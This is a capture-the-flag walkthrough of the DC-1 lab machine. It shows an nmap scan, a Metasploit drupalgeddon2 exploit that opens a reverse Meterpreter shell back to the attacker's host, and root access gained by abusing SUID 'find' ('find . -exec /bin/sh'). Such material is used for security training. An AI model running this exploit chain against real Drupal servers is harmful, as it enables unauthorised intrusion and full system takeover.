DC-1


```
ping dc1.local
```

```
nmap -T4 -vv -A -p- dc1.local
```

4 port are open as **22, 80, 111, 46232**

```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 61 OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4d659e6774c227a961660678b42488f (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAI1NiSeZ5dkSttUT5BvkRgdQ0Ll7uF//UJCPnySOrC1vg62DWq/Dn1ktunFd09FT5Nm/ZP9BHlaW5hftzUdtYUQRKfazWfs6g5glPJQSVUqnlNwVUBA46qS65p4hXHkkl5QO0OHzs8dovwe3e
Gbkrg7yRFQLKPAAAAFQC5qj0MICUmhO3Gj+VCqf3aHsiRdQAAAIAoVp13EkVwBtQQJnS5mY4vPR5A9kK3DqAQmj4XP1GAn16r9rSLUFffz/ONrDWflFrmoPbxzRhpgNpHx9hZpyobSyOkEU3b/hnE/hdq3dygHLZ3adaFIdNVG4U8P9Z
Yt5MJs0k1A+pXKFc9n06/DEU0rnNo+mMKwAAAIA/Y//BwzC2IlByd7g7eQiXgZC2pGE4RgO1pQCNo9IM4ZkV1MxH3/WVCdi27fjAbLQ+32cGIzjsgFhzFoJ+vfSYZTI+avqU0N86qT+mDCGCSeyAbOoNq52WtzWId1mqDoOzu7qG52Ha
YTZCJWJcYla2GAsqUGFHw==
|   2048 1182fe534edc5b327f446482757dd0a0 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbDC/6BDEUIa7NP87jp5dQh/rJpDQz5JBGpFRHXa+jb5aEd/SgvWKIlMjUDoeIMjdzmsNhwCRYAoY7Qq2OrrRh2kIvQipyohWB8nImetQe52QG6+LHDKXiiEFJRHg9AtsgE2Mt9
gobiKw3RqpFtk/gK66C0SJE4MkKZcQNNQeC5dzYtVQqfNh9uUb1FjQpvpEkOnCmiTqFxlqzHp/T1AKZ4RKED/ShumJcQknNe/WOD1ypeDeR+BUixiIoq+fR+grQB9GC3TcpWYI0IrC5ESe3mSyeHmR8yYTVIgbIN5RgEiOggWpeIPXg
0fiv
|   256 3daa985c87afea84b823688db9055fd8 (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4EOFHGiGdFU1ljvBlREaVWgZvgWlkhSKutr8l75VBlGbgTaFBcTzWrPdRItKooYsejeC80l5nEnKkNU=
80/tcp    open  http    syn-ack ttl 61 Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_http-favicon: Unknown favicon MD5: B6341DFC213100C61DB4FB8775878CEC
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to Drupal Site | Drupal Site
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.22 (Debian)
111/tcp   open  rpcbind syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          46232/tcp   status
|   100024  1          48086/tcp6  status
|   100024  1          53990/udp   status
|_  100024  1          57904/udp6  status
46232/tcp open  status  syn-ack ttl 61 1 (RPC #100024)
```

Website is running on **drupal cms** and has **drupal 7** version



From the google I know that drupal 7 is vulnerable to **drupalgeddon**

Run **msfconsole**

```
msf6 > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts dc1.local
rhosts => dc1.local
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set lhost 192.168.45.222
lhost => 192.168.45.222
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.45.222:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 192.168.169.193
[*] Meterpreter session 1 opened (192.168.45.222:4444 → 192.168.169.193:33481) at 2023-08-08 09:14:22 +0530

meterpreter > sysinfo
Computer    : DC-1
OS          : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter : php/linux
meterpreter > shell
Process 4201 created.
Channel 0 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Got the first flag

```
www-data@DC-1:/home$ ls
ls
flag4
local.txt
www-data@DC-1:/home$ cat local.txt
cat local.txt
415a8220fed5b66067e6c54aac9fa0c2
www-data@DC-1:/home$
```

Machine has **suid** bit set

```
find / -perm -u=s -type f 2>/dev/null
```

```
www-data@DC-1:/home$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/home$
```

Go to the https://gtfobins.github.io/
Search for **find**

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Got the **root** shell

```
/usr/bin/find . -exec /bin/sh \;
```

```
www-data@DC-1:/home$ /usr/bin/find . -exec /bin/sh \;
/usr/bin/find . -exec /bin/sh \;
whoami
root
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
cd /root
ls
proof.txt
thefinalflag.txt
cat proof.txt
ed161da8c0055e0e59dfe3bb34a1d991
```